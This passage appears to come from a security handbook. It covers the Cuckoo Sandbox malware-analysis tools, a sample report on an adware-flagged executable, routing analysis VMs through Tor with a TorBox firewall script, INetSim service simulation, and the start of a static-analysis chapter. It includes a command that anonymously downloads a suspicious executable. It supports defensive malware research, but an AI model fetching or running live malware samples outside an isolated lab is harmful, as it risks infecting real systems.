                 [--options OPTIONS] [--priority PRIORITY] [--machine MACHINE]
                 [--platform PLATFORM]
                 path

positional arguments:
  path                  Path to the file to analyze

optional arguments:
  -h, --help            show this help message and exit
  --package PACKAGE     Specify an analysis package
  --timeout TIMEOUT     Specify an analysis timeout
  --options OPTIONS     Specify options for the analysis package (e.g.
                        "name=value,name2=value2")
  --priority PRIORITY   Specify a priority for the analysis represented by an
                        integer
  --machine MACHINE     Specify the identifier of a machine you want to use
  --platform PLATFORM   Specify the operating system platform you want to use
                        (windows/darwin/linux)
```

Example: submit a local binary:

```
$ ./utils/submit.py sample.exe
```

Example: submit a local binary and specify an higher priority:

```
$ ./utils/submit.py --priority 5 sample.exe
```

Example: submit a local binary and specify a custom analysis timeout of 60 seconds:

```
$ ./utils/submit.py --timeout 60 sample.exe
```

Example: submit a local binary to be run on virtual machine cuckoo1:

```
$ ./utils/submit.py --machine cuckoo1 sample.exe
```

Example: submit a local binary to be run on a Windows machine:

```
$ ./utils/submit.py --platform windows sample.exe
```

Web Utility

Cuckoo provides a very basic web utility that you can use to submit files to be analyzed.

You can find the script at path utils/web.py and you can start it with:


```
$ python utils/web.py
```

By default it will create a webserver on localhost and port 8080. Open your browser at http://localhost:8080 and it will prompt you a simple form that allows you to upload a file, specify some options (with the same format as the submit.py utility) and submit it.

In the Browse section you can track the status of pending, failed and succeeded analyses and, when available, you'll be prompted a link to view the HTML report.

Cuckoo analysis output

Cuckoo saves the resulting analysis in several files under the storage/analyses/analysis-number/reports/ directory in the formats configured in reporting.conf.



File Details file indicators

File name:	download.exe
File size:	392104 bytes
File type:	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
CRC32:	58FFDAA9
MD5:	52d526e209cf91baeb05b4a52e3ff01b
SHA1:	6a58d5ba4767523bd7a9fcf8bb6ee448df20452d
SHA256:	ec46c7ec7f22c027cd5b4e2a134f0b1b05c6bf652c33689a60510b8ddd67102d
SHA512:	14e04bef5d97165b60d74d301880fa87eb93a583fc488ddbb7ff38065af8793180c8d5f51a8c8f89afd539ee93042f2dac3522ccbeb71ef3e84b068a23102fe9
Ssdeep:	None
PEiD Signatures:	• UPX 2.90 [LZMA] -> Markus Oberhumer, Laszlo Molnar & John Reiser
Antivirus Results:	7/40 (collapse)

Antivirus	Result
K7AntiVirus	Adware
F-Prot	W32/Adware.AKQE
Symantec	WS.Reputation.1
TrendMicro-HouseCall	TROJ_GEN.R06H1GF
ViRobot	Backdoor.Win32.A.ZAccess.394869[UPX]
DrWeb	Adware.Downware.376
AVG	AdInstaller.G

Figure 3.30: Sample analysis report (HTML format).

The parts of the reports, and how to use the information, are as follows:

File Details - file indicators

Here you have metadata about the sample, such as cryptographic check-sums, PEiD (PE iDentifier), and (optional) VirusTotal result. As the sample in Figure 30 shows it has a fairly low detection rate (7 out of 40 anti-malware products thought it was malicious).

Signatures - matched cuckoo signatures

If the sample performs any actions that Cuckoo itself thinks is bad or potentially bad they are listed here

Screenshots - pictures of the desktop during execution

Cuckoo takes screenshots of the system at regular interval so you, the analyst, can see if there is anything visually wrong. Here I am looking for screens that looks like a fake anti-malware screen or installation wizards which I would have to manually go through.

Static Analysis - binary details

Here you can find version information (metadata inserted by the author/vendor at compile time by the development environment), can potentially be useful but not really trustworthy. Sections and DLL-imports are also listed here.

Dropped Files - files created or deleted by the malware

Very interesting information here. If a sample drops a file it is a good indication that it might be up to no good.

Network Analysis - network activity performed during analysis

All network activity is recorded, and DNS and HTTP-traffic is decoded for easier analysis. Here you can find C&C (Command & Control) servers for botnets, dead-drops for stolen data etc.

Behavior Analysis - details on the malware execution

Explanation what files/registry keys/mutexes are touched and the execution flow of each sample (including any additional processes spawned). This is a gold mine if you want to learn what the sample is up to and what it is doing.

Accessing potential malware sources using the Tor network

When you analyze potential malicious code that is a possibility that the Command & Control-server keeps track of who accessed the system and in case you are coming from a known anti-malware organization or hobbyist the malware will act differently then it would have otherwise.

You can use a VPN-provider or an anonymous network like Tor (The Onion Router), and as I am all about saving money (I am myself working on a shoe-string budget) I will explain how you can use Tor with Cuckoo Sandbox.

How Tor works

Tor builds up a dynamic route of nodes to each destination inside the Tor network, each packet is wrapped with encryption for each node it will pass in reverse order (ie: the exit node's encryption key is used first, then the encrypted blob is encrypted with 2nd last encryption key and so on all the way to the entry (first) node.

Once the dynamic route of nodes has been established it will be used for about 10 minutes to increase the efficiency of the network, as it takes time to build the dynamic route.

Each Tor node can not decode the whole packet to inspect the contents, but can only remove the encryption for itself. What it can see then is who is comes from (sending IP address) and where it is supposed to go (next hop), meaning that the entry node can see your real IP-address, but not where your final destination is and the can exit node see where the final destination is but now your IP-address.

The nodes in between can only see who is sending them encrypted blobs and where they are forwarding the encrypted blobs to, but not the contents of the blob.

Add Tor project repository

First you need to figure out the codename for the Ubuntu distribution you are using. I am using lucid (10.04), and you can find out yours by running:

```
$ lsb_release -c
```

Once you know what codename your distribution has you need to add the relevant repository to /etc/sources.list.d/torproject.list

```
deb http://deb.torproject.org/torproject.org <CODENAME> main
```

Then add the gpg key used to sign the packages by executing the following commands:

```
$ gpg --keyserver keys.gnupg.net --recv 886DDD89
$ gpg --export A3C4F0F979CAA22CDBA8F512EE8CBC9E886DDD89 | sudo apt-key add -
```

Finally you can refresh the list of available packages by running:

```
$ sudo apt-get update
```

Install tor and torsocks

```
$ sudo apt-get install torsocks tor
```

The Tor server should be automatically started, but in case it isn't you can start it manually by issuing the following command:

$ sudo /etc/init.d/tor start

torsocks is a wrapper that intercepts network calls from the application and route them through the Tor network.

How to use torsocks for individual applications

Using torsocks is dead simple, just prepend the command "torsocks" to any program you want to run though the Tor network, example:


```
$ torsocks wget http://www.example.com/suspicious.exe
```

How to create a transparent Tor proxy to route all network traffic through Tor network

Running individual command like wget, clean-mx.py etc. through torsocks is pretty OK, but how about routing ALL traffic from a Cuckoo virtual machine through the Tor network? Say hello to the transparent proxy. The fine folks over at the Tor project has documented how to roll your own transparent proxy at https://trac.torproject.org/projects/tor/wiki/doc/TransparentProxy, but I was thinking about using the unofficial TorBoxproject to save myself some heavy lifting.

Importing TorBox virtual appliance

After downloading the appliance you import it into VirtualBox by going to File → Import Appliance. . .




Welcome to the Appliance Import Wizard!

This wizard will guide you through importing an appliance.

Use the **Continue** button to go to the next page of the wizard and the **Go Back** button to return to the previous page. You can also press **Esc** if you want to cancel the execution of this wizard.

VirtualBox currently supports importing appliances saved in the Open Virtualization Format (OVF). To continue, select the file to import below:

Figure 3.31: The import wizard starts. Choose the downloaded .ovf file.



Welcome to the Appliance Import Wizard!


This wizard will guide you through importing an appliance.

Use the **Continue** button to go to the next page of the wizard and the **Go Back** button to return to the previous page. You can also press **Esc** if you want to cancel the execution of this wizard.

VirtualBox currently supports importing appliances saved in the Open Virtualization Format (OVF). To continue, select the file to import below:

/Users/michael/Downloads/TorBOX-Gateway.ova

Figure 3.32: Once you have selected the TorBox appliance file you click Next to continue the import process.




Appliance Import Settings

These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.

Description	Configuration
Virtual System 1	
Name	TorBOX-Gateway
Guest OS Type	Ubuntu
CPU	1
RAM	128 MB
DVD	✓
Network Adapter	✓ PCnet-FAST III (Am79C973)
Network Adapter	✓ PCnet-FAST III (Am79C973)
Hard Disk Controller (SATA)	AHCI
Virtual Disk Image	/Users/michael/VirtualBox VMs/TorB…

Reinitialize the MAC address of all network cards

Figure 3.33: Review the virtual hardware setting.




Importing virtual disk image 'TorBOX-Gateway-disk1.vmdk' ... (2/2)

Description	Configuration
Virtual System 1	
Name	TorBOX-Gateway
Guest OS Type	Ubuntu
CPU	1
RAM	128 MB
DVD	✓
Network Adapter	✓ PCnet-FAST III (Am79C973)
Network Adapter	✓ PCnet-FAST III (Am79C973)
Hard Disk Controller (SATA)	AHCI
Virtual Disk Image	/Users/michael/VirtualBox VMs/TorB…

Reinitialize the MAC address of all network cards

Figure 3.34: The import is taking place.



cuckoo1
Powered Off
TorBOX-Gateway
Powered Off

General
Name: cuckoo1
OS Type: Windows XP

System
Base Memory: 512 MB
Boot Order: Floppy, CD/DVD-ROM, Hard Disk

Display
Video Memory: 16 MB
Remote Desktop Server: Disabled

Storage
IDE Controller
IDE Primary Master: cuckoo1.vdi (Normal, 160.00 GB)
IDE Secondary Master (CD/DVD): Empty

Audio
Host Driver: CoreAudio
Controller: ICH AC97

Network

Figure 3.35: There, the import process is completed.

Configuring TorBox virtual appliance

The default password for the appliance is "changeme" and it is a good idea to change it with the "passwd" command.

```
$ passwd
```

I modified the /etc/torboxfirewall.sh script to use interface variables instead of having them hardcoded. The reason for this is that when I started the virtual machine I did not have any "eth0" and "eth1" devices, but instead I had "eth2" and "eth3" devices. By checking the mac-address of the interfaces from the Linux guest OS and compared them with the mac-addresses that VirtualBox assigns them I figured out which interface is "Internal network *torbox*" and which is the external (NAT) interface and set the variables appropriately.

The modified script looks like this:

Listing 8: /etc/torboxfirewall.sh

```
#!/bin/sh
## latest firewall updates can always be found here:
## https://trac.torproject.org/projects/tor/wiki/doc/TorBOX

TorLAN=eth2
EXTERNAL=eth3

echo "loading firewall..."
## Flush old rules
iptables -F
iptables -t nat -F
iptables -X

## Set secure defaults
iptables -P INPUT DROP

## FORWARD rules does not actually do anything if forwarding is disabled. Better be safe  ↩
    just in case.
iptables -P FORWARD DROP

## Since Tor-Gateway is trusted we can allow outgoing traffic from it.
iptables -P OUTPUT ACCEPT

## DROP INVALID
iptables -A INPUT -m state --state INVALID -j DROP
```

```
## DROP INVALID SYN PACKETS
iptables -A INPUT -p tcp --tcp-flags ALL ACK,RST,SYN,FIN -j DROP
iptables -A INPUT -p tcp --tcp-flags SYN,FIN SYN,FIN -j DROP
iptables -A INPUT -p tcp --tcp-flags SYN,RST SYN,RST -j DROP

## DROP PACKETS WITH INCOMING FRAGMENTS. THIS ATTACK ONCE RESULTED IN KERNEL PANICS
iptables -A INPUT -f -j DROP

## DROP INCOMING MALFORMED XMAS PACKETS
iptables -A INPUT -p tcp --tcp-flags ALL ALL -j DROP

## DROP INCOMING MALFORMED NULL PACKETS
iptables -A INPUT -p tcp --tcp-flags ALL NONE -j DROP

## Traffic on the loopback interface is accepted.
iptables -A INPUT -i lo -j ACCEPT

## Established incoming connections are accepted.
iptables -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT

## Allow incoming SSH connections on the external interface
iptables -A INPUT -i $EXTERNAL -p tcp --dport 22 -j ACCEPT

## Torbox is acting DHCP-server, permit DHCP-requests
iptables -A INPUT -i $TorLAN -p udp --dport 67 -j ACCEPT

## Allow TCP to TransPort and DNS traffic to DNSListenAddress
iptables -A INPUT -i $TorLAN -p udp --dport 53 -j ACCEPT
iptables -A INPUT -i $TorLAN -p tcp --dport 9040 -j ACCEPT

## Allow socksified applications
iptables -A INPUT -i $TorLAN -p tcp --dport 9100 -j ACCEPT
iptables -A INPUT -i $TorLAN -p tcp --dport 9101 -j ACCEPT

## Redirect DNS traffic to DNSPORT
iptables -t nat -A PREROUTING -i $TorLAN -p udp --dport 53 -j REDIRECT --to-ports 53

## Redirect IRC/Browser/etc to SocksPort
iptables -t nat -A PREROUTING -i $TorLAN -p tcp --dport 9100 -j REDIRECT --to-ports 9100
iptables -t nat -A PREROUTING -i $TorLAN -p tcp --dport 9101 -j REDIRECT --to-ports 9101

## Catch all remaining tcp and redirect to TransPort
iptables -t nat -A PREROUTING -i $TorLAN -p tcp --syn -j REDIRECT --to-ports 9040

## OPTIONAL: replace above rule with a more restrictive one, e.g.:
# iptables -t nat -A PREROUTING -i $TorLAN -p tcp --match multiport --dports 80,443 --syn - ↩
    j REDIRECT --to-ports 9040

# Reject anything not explicitly allowed above.
iptables -A INPUT -j REJECT --reject-with icmp-port-unreachable
iptables -A FORWARD -j REJECT --reject-with icmp-port-unreachable

echo "firewall loaded"
```

The final piece of the puzzle is to hand out IP-addresses to the guest OS's in our internal *torlan* network. For this I'm using DNSMasq, a simple DNS and DHCP server. Install it by running:

```
$ sudo apt-get install dnsmasq
```


The configuration is very small and to the point in /etc/dnsmasq.conf:

```
interface=eth2 dhcp-range=192.168.0.50,192.168.0.150,12h
```

Restart the service by running:

```
$ sudo /etc/init.d/dnsmasq restart
```

There we go. Just assign the virtual machine's NIC to "Internal network, *torlan*" in VirtualBox and all it's traffic will route through the Tor network. To verify this you can surf to https://check.torproject.org:



Congratulations. Your browser is configured to use Tor.

Please refer to the Tor website for further information about using Tor safely. You are now free to browse the Internet anonymously.

Your IP address appears to be: **173.254.216.68**

This page is also available in the following languages:

عربية (Arabiya) Burmese česky dansk Deutsch Ελληνικά (Ellinika) English español Estonian فارسی (Fārsī) suomi français Italiano 日本語 (Nihongo) norsk (bokmål) Nederlands polski Português Português do Brasil română Русский (Russkij) Thai Türkçe українська (ukrajins'ka) Vietnamese 中文(简)

Figure 3.36: Congratulations, your network connection is now routed through the Tor network.

If you have several virtual machines for analysis you can choose to have some analyzes pass though the Tor network and some going directly to Internet by configuring the virtual machine as such and then specify the virtual machine to use when submitting the task using the "-m" flag to submit.py.

Creating a stand-alone simulated network environment using INetSim

In situations where it is unfeasable or unwated to perform a quick run-time analysis of the network behaviour of unknown malware samples, you want a tool to simulate internet services which are commonly used by malware in your laboratory environment. The *INetSim* project was created to facilitate such needs. It is a an application daemon written in Perl that can simulate the following services:

dns, http, https, smtp, smtps, pop3, pop3s, tftp, ftp, ftps, ntp, time (tcp/udp), daytime (tcp/udp), echo (tcp/udp), discard (tcp/udp), quotd (tcp/udp), chargen (tcp/udp), finger, ident, syslog, irc and dummy (tcp/udp) which just opens a port to recieve data at.

All interactivity with INetSim is logged for later analysis.

Installation

To install INetSim using apt-get, first add this line to your /etc/apt/sources.list.d/inetsim.list file:

```
deb http://www.inetsim.org/debian/ binary/
```

To enable APT to verify the digital signature on the INetSim Debian archive's Release file, you need to add the INetSim.org Archive Signing Key to your apt keyring. To add the key, perform one of the following steps:

Download the INetSim archive signing key and install it with the following command:

```
$ wget -O - http://www.inetsim.org/inetsim.org-archive-signing-key.asc | sudo apt-key add -
```

After installing the key, update the cache of available packages:

```
$ sudo apt-get update
```

Then you can install INetSim by running:

```
$ sudo apt-get install inetsim
```

Configuration

Edit /etc/inetsim/inetsim.conf and modify it to suite your environment, but out of the box it works pretty well. Edit /etc/default-/inetsim and set ENABLED=1 to enable INetSim.

Running INetSim

Start the INetSim daemon by running

```
$ sudo /etc/init.d/inetsim start
```

Interpreting the INetSim logfiles

Here is an example from a smtps conversation:

Listing 9: /var/log/inetsim/service.log

```
[2012-07-23 14:35:27] [24772] [smtps 465/tcp 25054] [127.0.0.1:40670] connect
[2012-07-23 14:35:27] [24772] [smtps 465/tcp 25054] [127.0.0.1:40670] send: 220 mail. ←↩
    inetsim.org INetSim Mail Service ready.
[2012-07-23 14:35:39] [24772] [smtps 465/tcp 25054] [127.0.0.1:40670] recv: HELO bleh.xx
[2012-07-23 14:35:39] [24772] [smtps 465/tcp 25054] [127.0.0.1:40670] send: 250 mail. ←↩
    inetsim.org
[2012-07-23 14:35:48] [24772] [smtps 465/tcp 25054] [127.0.0.1:40670] recv: MAIL FROM:  ←↩
    badguy@example.com
[2012-07-23 14:35:48] [24772] [smtps 465/tcp 25054] [127.0.0.1:40670] send: 250 2.1.0 Ok
[2012-07-23 14:36:13] [24772] [smtps 465/tcp 25054] [127.0.0.1:40670] disconnect
[2012-07-23 14:36:13] [24772] [smtps 465/tcp 25054] [127.0.0.1:40670] stat: 0
```

The format of the logs are as follows:

[Date and time] [PID] [Service] [Client Host] what was received/sent. Most of the information you already get from Cuckoo's HTML report or PCAP, but it is always nice to have a second opinion.

Limitations

Although the above described solution is very capable of detecting malicious behaviour from applications it does have some limitations.

It's strongest feature is also its weakest, and it is that it is using virtual machines. There are numerous ways to detect that a piece of software is running in a virtual machine, and then cause the execution behave differently so to escape detection.

There are ways to detect the detection, so although you might not be able to fool the sample to execute all its nasty deeds it is possible to detect the fact that it is trying to detect if it is running in a virtual environment and that in it self is a cause for alarm.

Conclusions

Malware analysis can be done in a safe, repeatable and automated manner with the right equipment, and Cuckoo Sandbox fulfills these criteria with some additional tools. Moreover it is free (libre) open source software that enables and encourages further customizations and development. This is an important point: if all the analysis environments were the same the malware authors could detect that it was running in such an environment and then don't exhibit their malicious behaviour (and therefor the sample will be deemed "safe").

About the Author
My day-job is to break into banks, companies and government agencies as a security consultant and a ethical hacker, something I've been doing the last 10 years or so under various employments.
My hobby, and almost obsession, is to collect and analyze malicious software. The way I see it malware poses a real threat to my customers organization and it doesn't matter if there is a human executing the attack or if it has been automated by software. By analyzing malware I can potentially learn new attack vectors and vulnerabilities, and it gives me a reality-check from what I am performing at my customer site. I am however very short on time so I need to automate most of it.
You can find me at http://michaelboman.org.

Chapter 4

Malware Analysis

When your company is attacked by malware you need to respond quickly to remediate the malware infection and prevent future ones from occurring. You also need to determine the indicators of malware to establish better security controls.

WHAT YOU SHOULD KNOW

- Basic understanding of malware
- Knowledge of operating system process

WHAT YOU WILL LEARN

- Tools and techniques to analyze malware
- Performing Static, Dynamic and Memory Analysis

Malware is a piece of software which causes harm to a computer system without the owner's consent. Viruses, Trojans, worms, backdoors, rootkits, scareware and spyware can all be considered as malwares.

With new malware attacks making news everyday and compromising company's network and critical infrastructures around the world, malware analysis is critical for anyone who responds to such incidents.

Malware analysis is the process of understanding the behaviour and characteristics of malware, how to detect and eliminate it.

Why Malware Analysis?

There are many reasons why we would want to analyze a malware, below to name just a few:

- Determine the nature and purpose of the malware i.e. whether the malware is an information stealing malware, http bot, spam bot, rootkit, keylogger, RAT etc.
- Interaction with the Operating System i.e. to understand the filesystem, registry and network activities.
- Detect identifiable patterns to cure and prevent future infections.

Types of Malware Analysis

In order to understand the characteristics of the malware three types of analysis can be performed they are:

- Static Analysis

- Dynamic Analysis
- Memory Analysis

In most cases static and dynamic analysis will yield sufficient results however Memory analysis helps in determining hidden artifacts, helps in rootkit detection and unpacking, thus giving more detailed and interesting results.

Static Analysis

Static Analysis involves analyzing the malware without actually executing it. Following are the steps:

- **Determining the File Type**: This is necessary because the file's extension cannot be used as a sole indicator to determine its type. Malware writer could change the extension of an executable (.exe) file with any extension for example with .pdf to make the user think it's a pdf file. Determining the file type can also help you understand the type of environment the malware is targeted towards, for example if the file type is PE (portable executable) format which is a native windows executable format, then it can be concluded that the malware is targeted towards a Windows system. Some of the tools that can be used to determine file type are file utility on Linux and File utility for Windows.
- **Determining the Cryptographic Hash**: Cryptographic Hash values like MD5 and SHA1 can serve as a unique identifier for the file throughout the course of analysis. Malware, after executing can copy itself to a different location or drop another piece of malware. Cryptographic hash can help you determine whether the newly copied/dropped sample is same as the original sample or a different one. With this information we can determine if malware analysis need to be performed on a single sample or multiple samples. Cryptographic hash can also be submitted to online antivirus scanners like VirusTotal to determine if it has been previously detected by any of the AV vendors. Cryptographic hash can also be used to search for the specific malware sample on the internet. Utilities like md5sum on Linux and md5deep on Windows can be used to determine the cryptographic hash
- **Strings search**: Strings are plain text ASCII and UNICODE characters embedded within a file. Strings search give clues about the functionality and commands associated with a malicious file. Although strings do not provide complete picture of the function and capability of a file, they can yield information like file names, URL, domain names, IP address, registry keys etc. The strings utility on Linux and BinText on Windows can be used to find the embedded strings in an executable.
- **File obfuscation (packers, cryptors) detection**: Malware authors often use software like packers and cryptors to obfuscate the contents of the file in order to evade detection from anti-virus and intrusion detection systems. This technique slows down the malware analysts from reverse engineering the code. Packers can be quite tricky in identifying and more importantly, un-packing. Once the packer is identified hopefully find the packer or resources for manual unpacking will be easier to find. PEiD or RDG packer detector can be used for packer detection in an executable.
- **Submission to online Antivirus scanning services**: This will help you determine if the malicious code signatures exist for the suspect file. The signature name for the specific file provides an excellent way to gain additional information about the file and capabilities. By visiting the respective antivirus vendor websites or searching for the signature in search engines can yield additional details about the suspect file. Such information may help in further investigation and reduce the analysis time of the malware specimen. VirusTotal (http://www.virustotal.com) and Jott (http://virusscan.jotti.org) are some of the popular web based malware scanning services.
- **Examining File Dependencies**: Windows executable load multiple DLL's (Dynamic Linked Library) and call API functions to perform certain actions like resolving domain names, adding registry value, establishing an http connection etc. Determining the type of DLL and list of API calls imported by an executable can give an idea on the functionality of the malware. Dependency Walker and PEview are some of the tools that can be used to inspect the file dependencies.
- **Disassembling the File**: Examining the suspect program in a disassembler allows the investigator to explore the instructions that will be executed by the malware. Disassembly can help in tracing the paths that are not usually determined during dynamic analysis. IDA Pro is a popular disassembler that can be used to disassemble a file, and it supports multiple file formats.

Dynamic Analysis

